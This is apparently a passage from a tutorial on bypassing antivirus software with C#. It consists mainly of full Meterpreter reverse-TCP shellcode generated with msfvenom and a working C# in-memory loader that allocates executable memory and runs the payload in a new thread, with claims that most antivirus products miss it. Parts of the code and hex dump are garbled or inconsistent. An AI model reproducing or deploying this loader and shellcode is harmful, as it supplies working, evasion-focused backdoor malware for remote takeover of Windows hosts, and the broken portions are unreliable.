0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5";
```

# Bypassing Anti Viruses by C#.NET Programming

## Part 1 (C#.NET Tricks and Techniques)

in "Picture 1" you can compare result for two Codes (string and bytes) :

as you can see by string method your Meterpreter Payload Transformed From "FC , 48" to "66 63 , 34 38" in your EXE file.

But with byte Method your Meterpreter Payloads without change Hard-coded to your EXE file so this File will detect Probably by most of AVS very fast .

```
File: NativePayload_HardcodedPayload_string.exe ASCII Offset: 0x00000B40 / 0x000023FF (%31)
0000940 65 72 6F 70 53 65 72 76 69 63 65 73 00 53 79 73 eropServices.Sys
0000950 74 65 6D 2E 52 75 6E 74 69 6D 65 2E 43 6F 6D 70 tem.Runtime.Comp
0000960 69 6C 65 72 53 65 72 76 69 63 65 73 00 44 65 62 ilerServices.Deb
0000970 75 67 67 69 6E 67 4D 6F 64 65 73 00 6C 70 54 68 uggingModes.LpTh
0000980 72 65 61 64 41 74 74 72 69 62 75 74 65 73 00 64 readAttributes.d
0000990 77 43 72 65 61 74 69 6F 6E 46 6C 61 67 73 00 61 wCreationFlags.a
00009A0 72 67 73 00 6C 70 53 74 61 72 74 41 64 64 72 65 rgs.LpStartAddre
00009B0 73 73 00 57 61 69 74 46 6F 72 53 69 6E 67 6C 65 ss.WaitForSingle
00009C0 4F 62 6A 65 63 74 00 66 6C 50 72 6F 74 65 63 74 Object.FlProtect
00009D0 00 6F 70 5F 45 78 70 6C 69 63 69 74 00 53 70 6C .op_Explicit.Spl
00009E0 69 74 00 43 6F 6E 76 65 72 74 00 43 6F 70 79 00 it.Convert.Copy.
00009F0 00 8B F3 66 00 63 00 2C 00 34 00 38 00 2C 00 38 ...f.c.,.4.8.,.8
0000A00 00 33 00 2C 00 55 63 34 00 2C 00 66 00 30 00 2C .3.,.e.4.,.f.0.,
0000A10 00 65 00 38 00 2C 00 63 00 63 00 2C 00 2C 00 30 e.8.,.c.c.,.0.0.
0000A20 00 2C 00 30 00 30 00 2C 00 30 00 2C 00 30 00 2C .0.,.0.,.0.,.4
0000A30 00 31 00 2C 00 35 00 31 00 2C 00 34 00 31 00 2C .1.,.5.1.,.4.1.,
0000A40 00 35 00 30 00 2C 00 35 00 32 00 2C 00 35 00 31 .5.0.,.5.2.,.5.1
0000A50 00 2C 00 35 00 36 00 2C 00 34 00 38 00 2C 00 33 .,5.6.,.4.8.,.3
0000A60 00 31 00 2C 00 64 00 32 00 2C 00 36 00 35 00 2C .1.,.d.2.,.6.5.,
0000A70 00 34 00 38 00 2C 00 38 00 62 00 2C 00 35 00 32 .4.8.,.8.b.,.5.2
0000A80 00 2C 00 36 00 30 00 2C 00 34 00 38 00 2C 00 38 .,6.0.,.4.8.,.8

File: NativePayload_HardcodedPayload_bytes.exe ASCII Offset: 0x00000E74 / 0x000019FF (%56)
0000C70 00 07 31 2E 30 2E 30 2E 30 00 00 47 01 00 1A 2E ..1.0.0.0.G...
0000C80 4E 45 54 46 72 61 6D 65 77 6F 72 6B 2C 56 65 72 NETFramework,Ver
0000C90 73 69 6F 6E 3D 76 34 2E 30 01 00 54 0E 14 46 72 sion=v4.0..T..Fr
0000CA0 61 6D 65 77 6F 72 6B 44 69 73 70 6C 61 79 4E 61 ameworkDisplayNa
0000CB0 6D 65 10 2E 4E 45 54 20 46 72 61 6D 65 77 6F 72 me..NET Framework
0000CC0 6B 20 34 04 01 00 00 00 00 00 00 00 85 8F 6A 59 k 4.....~jY
0000CD0 00 00 00 00 02 00 00 00 B8 00 00 00 E4 2A 00 00 .....0..0*..
0000CE0 E4 0C 00 00 52 53 44 53 A1 67 F9 EA 29 00 63 44 0..RSDS0g00).cd
0000CF0 8F 9C 61 AB AB B9 34 A0 01 00 00 00 43 3A 5C 55 --a00040...C:\U
0000D00 73 65 72 73 5C 64 61 6D 6F 6E 5C 44 6F 63 75 6D sers\damon\Docum
0000D10 65 6E 74 73 5C 56 69 73 75 61 6C 20 53 74 75 64 ents\Visual Stud
0000D20 69 6F 20 32 30 31 35 5C 50 72 6F 6A 65 63 74 73 io 2015\Projects
0000D30 5C 4E 61 74 69 76 65 50 61 79 6C 6F 61 64 5F 48 \NativePayload_H
0000D40 61 72 64 63 6F 64 65 64 50 61 79 6C 6F 61 64 5C ardcodedPayload\
0000D50 4E 61 74 69 76 65 50 61 79 6C 6F 61 64 5F 48 8 NativePayload_Ha
0000D60 72 64 63 6F 64 65 64 50 61 79 6C 6F 61 64 5C 6F rdcodedPayload\o
0000D70 62 6A 5C 44 65 62 75 67 5C 4E 61 74 69 76 65 50 bj\Debug\NativeP
0000D80 61 79 6C 6F 61 64 5F 48 61 72 64 63 6F 64 65 64 ayload_Hardcoded
0000D90 50 61 79 6C 6F 61 64 2E 70 64 62 00 C4 2B 00 00 Payload.Hardcoded
0000DA0 00 00 00 00 00 00 00 00 DE 2B 00 00 00 20 00 00 Payload.pdb.0+..
0000DB0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....0+....
0000DC0 00 00 00 00 D0 2B 00 00 00 00 00 00 00 00 00 .....
0000DD0 00 00 5F 43 6F 72 45 78 65 4D 61 69 6E 00 6D 73 ..CorExeMain.ms
0000DE0 63 6F 72 65 65 2E 64 6C 0C 00 00 00 00 00 FF 25 core.dll....0%
0000DF0 00 20 40 00 FC 48 83 E4 F0 E8 CC 00 00 00 41 51 .@.0H-0000...AQ
0000E00 41 50 52 51 56 48 31 D2 65 48 8B 52 60 48 8B 52 APPROV10eH-R`H-R
```

Picture 1:

now we should talk about Section "STEP1" in our "Source Code 1"

```
1. string payload = "fc,48,83,e4,f0,...,a2,56,ff,d5";
2. string[] Xpayload = payload.Split(',');
3. byte[] X_Final = new byte[Xpayload.Length];
4. for (int i = 0; i < Xpayload.Length; i++)
5. {
6.     X_Final[i] = Convert.ToByte(Xpayload[i], 16);
7. }
```

important point for this trick is all Meterpreter Bytes will make in Memory without Saving in File-system so for Proof of Concept you can See this Thing in "Picture 1" by "NativePayload\_HardcodedPayload\_string.exe" C# Code. As you can see in "Picture 1" Meterpreter Bytes "FC 48" in this Method Saved in File-system by these Bytes as STRING :

- 66 ==> F
- 63 ==> C
- 2C ==> ,
- 34 ==> 4
- 38 ==> 8

FC48 Meterpreter Bytes  
660063002C00340038002C Meterpreter Transformed to Strings Bytes

so we have something like this FC48 transformed to 660063002C00340038002C

with Code `string[] Xpayload = payload.Split(',');` you will Remove these Bytes from 660063002C00340038002C so you will have these bytes in `string[] Xpayload` , it means in Memory.

660063002C00340038002C == > 660063002C00340038002C

# Bypassing Anti Viruses by C#.NET Programming

## Part 1 (C#.NET Tricks and Techniques)

```
string[] Xpayload == 66633438
Xpayload[0]= 66
Xpayload[1]= 63
Xpayload[2]= 34
Xpayload[3]= 38
```

Important Point : With this Variable `byte[] X_Final` you will have FC48 Meterpreter bytes In Memory after Converting from **66633438** to **FC48** by Codes (Line Numbers 4 and 6).

after these Code we will have Meterpreter Payload in Memory by `byte[] X_Final` Variable now We need some Codes for Execute these Meterpreter Bytes in Memory by Create one New Thread into Current Process.

now we should talk about Section "STEP 2" in "Source\_Code\_1".

```
/// STEP 2: Begin
0.     UInt32 MEM_COMMIT = 0x1000;
1.     UInt32 PAGE_EXECUTE_READWRITE = 0x40;
2.     Console.WriteLine();
3.     Console.ForegroundColor = ConsoleColor.Gray;
4.     Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
5.     UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
6.     Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
7.     IntPtr hThread = IntPtr.Zero;
8.     UInt32 threadId = 0x0000;
9.     IntPtr pinfo = IntPtr.Zero;

10.    hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
11.    WaitForSingleObject(hThread, 0xffffffff);
/// STEP 2: End
12.    }
13.    [DllImport("kernel32")]
14.    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32
flProtect);
15.    [DllImport("kernel32")]
16.    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32
lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
17.    [DllImport("kernel32")]
18.    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
19. }
20. }
```

as you can see in Section "STEP2" we have some code for API Programming and `[DllImport("kernel32")]`.

If you want to use some Windows API Function (Unmanaged Codes) in your C# Codes (Managed Codes) then you need these lines like (line Numbers : 13 , 14 , 15 , 16, 17, 18). with these line I want to use these API Function (`VirtualAlloc` , `CreateThread` , `WaitForSingleObject` ).

Note : Don't Worry this is API Programming but I will try to Explain these Codes very simple and Useful also let me tell you my Friends I am not Professional API Programmer by C# so If I can Do this , you can do this too.

If I want to explain these codes from Line 0 up to 20 Shortly : with this code you will Allocate memory Space in current Process for your Meterpreter Payload then your code will Copy Payload DATA from Managed Codes AREA ( `byte[] X_Final` ) to Unmanaged Codes AREA ( `UInt32 funcAddr` ) by ( `Marshal.Copy` ) finally your code Will make New Thread by ( `CreateThread` ) in your Current Process also Executing that and waiting for Response from your New thread by ( `WaitForSingleObject(hThread, 0xffffffff)` ).

STEP 2 :

```
/// STEP 2: Begin
0.     UInt32 MEM_COMMIT = 0x1000;
1.     UInt32 PAGE_EXECUTE_READWRITE = 0x40;
2.     Console.WriteLine();
3.     Console.ForegroundColor = ConsoleColor.Gray;
4.     Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
5.     UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
6.     Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
```

by These codes in Line Number 0 and 1 you will set Type of memory allocation in this case we need 1000 and 40 by type `UInt32`.

code in line number 5 : commits Virtual Address Space for current process by length `(UInt32)X_Final.Length` also with start address 0 .

Code in Line Number 6 with this code ( `Marshal.Copy` ) your DATA in your Meterpreter Payload Variable in this case (

# Bypassing Anti Viruses by C#.NET Programming

## Part 1 (C#.NET Tricks and Techniques)

`X_Final` ) will copy to Unmanaged Code AREA (`funcAddr`) it means your meterpreter payload From .NET code will Copy to Unmanaged Code to Executing by new Threads.

```
7.     IntPtr hThread = IntPtr.Zero;
8.     UInt32 threadId = 0x0000;
9.     IntPtr pinfo = IntPtr.Zero;
10.    hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
11.    WaitForSingleObject(hThread, 0xffffffff);
    /// STEP 2: End
```

finally by ( `CreateThread` ) you will make one New Thread into Current Process with Meterpreter Payload by Pointer for Executing Functions in your Meterpreter PAYLOAD and with (`WaitForSingleObject`) you will waiting for Executing Result from New Thread .

Important point : This Highlighted Section of our Source Code will Detect by Kaspersky Anti Viruses probably if you uses this Source code in Text format by TXT extension :

```
UInt32 MEM_COMMIT = 0x1000;
UInt32 PAGE_EXECUTE_READWRITE = 0x40;
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0x0000;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
WaitForSingleObject(hThread, 0xffffffff);
///
```

so if you want to test this code Right Now maybe This Source Code with Text Format Will Detect by Kaspersky AV for example Kaspersky Will Detect this Source Code with TXT format It means Copy and Paste these Lines from 7 up to 11 to text Files for example Demo.txt file then if you want to Download this File by HTTP traffic with Text File TXT extension then Will Detect by KASPERSKY AV ver:17 or you can test that with right-click and selecting Scan by AV. Interesting they want to Catch your Codes in Text format so in this case Kaspersky want to Find Red Codes and they don not care about Your Meterpreter Payload if you want to use that by String Tricks or Bytes Method in your Executable Files "EXE" But this Backdoor Source Code and Executable File will not Detect by Most AVS right now (2016-2017).

## Creating C#.NET Code and Testing.

Now for Testing This Source Code we should make C# Console Application Project Step by Step :

To create and run a console application

1. Start Visual Studio 2008 or 2015 on Windows 2008 / 7 / 8.1 / 2012

2. On the menu bar, choose **File, New, Project**.

The **New Project** dialog box opens.

3. Expand **Installed**, expand **Templates**, expand **Visual C#**, and then choose **Console Application**.


4. In the **Name** box, specify name "`NativePayload_HardcodedPayload`" for your project , also select .NET Frameworks 2.0 or 3.5 or 4.0 only and then choose the **OK** button.

The new project appears in **Solution Explorer**.



# Bypassing Anti Viruses by C#.NET Programming

## Part 1 (C#.NET Tricks and Techniques)



5. If Program.cs isn't open in the **Code Editor**, open the shortcut menu for **Program.cs** in **Solution Explorer**, and then choose **View Code**.
6. Replace the contents of Program.cs with the following code but in your code ( `string payload =` ) variable data is depend on your Msfvenom output in your LAB then you should Make listener for your Backdoor By Metasploit in your Kali Linux Please back to Page 2 of this Chapter and See how can Make Backdoor Payloads by Msfvenom tool by "Transform Format 1-1" table for your C# Code for more information please Watch Videos 1-1 (Chapter 1 , Test-1) , now you can Run (Compile/Execute) your C# Code by Pressing F5.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_HardcodedPayload
{
    class Program
    {
        static void Main(string[] args)
        {
            /// STEP 1: Begin
            /// msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.37.129
            -f c > payload.txt
            string payload =
            "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50
            ,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c
            ,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20
            ,49,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24
            ,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58
            ,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33
            ,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41
            ,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48
            ,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74
            ,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02
            ,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58
            ,44,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58
            ,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff
            ,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";
            string[] Xpayload = payload.Split(' ');
            byte[] X_Final = new byte[Xpayload.Length];
            for (int i = 0; i < Xpayload.Length; i++)
            {
                X_Final[i] = Convert.ToByte(Xpayload[i], 16);
            }

            // byte[] X_Final = new byte[] { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,c9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,44,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";
        }
    }
}
```

# Bypassing Anti Viruses by C#.NET Programming

## Part 1 (C#.NET Tricks and Techniques)

```
0x50 ,0x8b ,0x48 ,0x18 ,0x44 ,0x8b ,0x40 ,0x20 ,0x49 ,0x01 ,0xd0 ,0xe3 ,0x56 ,0x48 ,0xff ,0xc9 ,0x41 ,0x8b ,
0x34 ,0x88 ,0x48 ,0x01 ,0xd6 ,0x4d ,0x31 ,0xc9 ,0x48 ,0x31 ,0xc0 ,0xac ,0x41 ,0xc1 ,0xc9 ,0x0d ,0x41 ,0x01 ,
0xc1 ,0x38 ,0xe0 ,0x75 ,0xf1 ,0x4c ,0x03 ,0x4c ,0x24 ,0x08 ,0x45 ,0x39 ,0xd1 ,0x75 ,0xd8 ,0x58 ,0x44 ,0x8b ,
0x40 ,0x24 ,0x49 ,0x01 ,0xd0 ,0x66 ,0x41 ,0x8b ,0x0c ,0x48 ,0x44 ,0x8b ,0x40 ,0x1c ,0x49 ,0x01 ,0xd0 ,0x41 ,
0x8b ,0x04 ,0x88 ,0x48 ,0x01 ,0xd0 ,0x41 ,0x58 ,0x41 ,0x58 ,0x5e ,0x59 ,0x5a ,0x41 ,0x58 ,0x41 ,0x59 ,0x41 ,
0x5a ,0x48 ,0x83 ,0xec ,0x20 ,0x41 ,0x52 ,0xff ,0xe0 ,0x58 ,0x41 ,0x59 ,0x5a ,0x48 ,0x8b ,0x12 ,0xe9 ,0x4b ,
0xff ,0xff ,0xff ,0x5d ,0x49 ,0xbe ,0x77 ,0x73 ,0x32 ,0x5f ,0x33 ,0x32 ,0x00 ,0x00 ,0x41 ,0x56 ,0x49 ,0x89 ,
0xe6 ,0x48 ,0x81 ,0xec ,0xa0 ,0x01 ,0x00 ,0x00 ,0x49 ,0x89 ,0xe5 ,0x49 ,0xbc ,0x02 ,0x00 ,0x11 ,0x5c ,0xc0 ,
0xa8 ,0x25 ,0x81 ,0x41 ,0x54 ,0x49 ,0x89 ,0xe4 ,0x4c ,0x89 ,0xf1 ,0x41 ,0xba ,0x4c ,0x77 ,0x26 ,0x07 ,0xff ,
0xd5 ,0x4c ,0x89 ,0xea ,0x68 ,0x01 ,0x01 ,0x00 ,0x00 ,0x59 ,0x41 ,0xba ,0x29 ,0x80 ,0x6b ,0x00 ,0xff ,0xd5 ,
0x6a ,0x05 ,0x41 ,0x5e ,0x50 ,0x50 ,0x4d ,0x31 ,0xc9 ,0x4d ,0x31 ,0xc0 ,0x48 ,0xff ,0xc0 ,0x48 ,0x89 ,0xc7 ,0x6a ,
0x48 ,0xff ,0xc0 ,0x48 ,0x89 ,0xc1 ,0x41 ,0xba ,0xea ,0x0f ,0xdf ,0xe0 ,0xff ,0xd5 ,0x48 ,0x89 ,0xc7 ,0x6a ,
0x10 ,0x41 ,0x58 ,0x4c ,0x89 ,0xe2 ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x99 ,0xa5 ,0x74 ,0x61 ,0xff ,0xd5 ,0x85 ,
0xc0 ,0x74 ,0x0a ,0x49 ,0xff ,0xce ,0x75 ,0xe5 ,0xe8 ,0x93 ,0x00 ,0x00 ,0x48 ,0x83 ,0xec ,0x10 ,0x48 ,
0x89 ,0xe2 ,0x4d ,0x31 ,0xc9 ,0x6a ,0x04 ,0x41 ,0x58 ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x02 ,0xd9 ,0xc8 ,0x5f ,
0xff ,0xd5 ,0x83 ,0xf8 ,0x00 ,0x7e ,0x55 ,0x48 ,0x83 ,0xc4 ,0x20 ,0x5e ,0x89 ,0xf6 ,0x6a ,0x40 ,0x41 ,0x59 ,
0x68 ,0x00 ,0x10 ,0x00 ,0x00 ,0x41 ,0x58 ,0x48 ,0x89 ,0xf2 ,0x48 ,0x31 ,0xc9 ,0x41 ,0xba ,0x58 ,0xa4 ,0x53 ,
0xe5 ,0xff ,0xd5 ,0x48 ,0x89 ,0xc3 ,0x49 ,0x89 ,0xc7 ,0x4d ,0x31 ,0xc9 ,0x49 ,0x89 ,0xf0 ,0x48 ,0x89 ,0xda ,
0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x02 ,0xd9 ,0xc8 ,0x5f ,0xff ,0xd5 ,0x83 ,0xf8 ,0x00 ,0x7d ,0x28 ,0x58 ,0x41 ,
0x57 ,0x59 ,0x68 ,0x00 ,0x40 ,0x00 ,0x00 ,0x41 ,0x58 ,0x6a ,0x00 ,0x5a ,0x41 ,0xba ,0x0b ,0x2f ,0x0f ,0x30 ,
0xff ,0xd5 ,0x57 ,0x59 ,0x41 ,0xba ,0x75 ,0x6e ,0x4d ,0x61 ,0xff ,0xd5 ,0x49 ,0xff ,0xce ,0xe9 ,0x3c ,0xff ,
0xff ,0xff ,0x48 ,0x01 ,0xc3 ,0x48 ,0x29 ,0xc6 ,0x48 ,0x85 ,0xf6 ,0x75 ,0xb4 ,0x41 ,0xff ,0xe7 ,0x58 ,0x6a ,
0x00 ,0x59 ,0x49 ,0xc7 ,0xc2 ,0xf0 ,0xb5 ,0xa2 ,0x56 ,0xff ,0xd5 };
```

```
/// STEP 1: End

/// STEP 2: Begin
UInt32 MEM_COMMIT = 0x1000;
UInt32 PAGE_EXECUTE_READWRITE = 0x40;
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0x0000;
IntPtr pinfo = IntPtr.Zero;

hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
WaitForSingleObject(hThread, 0xffffffff);
/// STEP 2: End
}
[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32
flProtect);
[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress,
IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
```

Now you can Watch one by one Videos.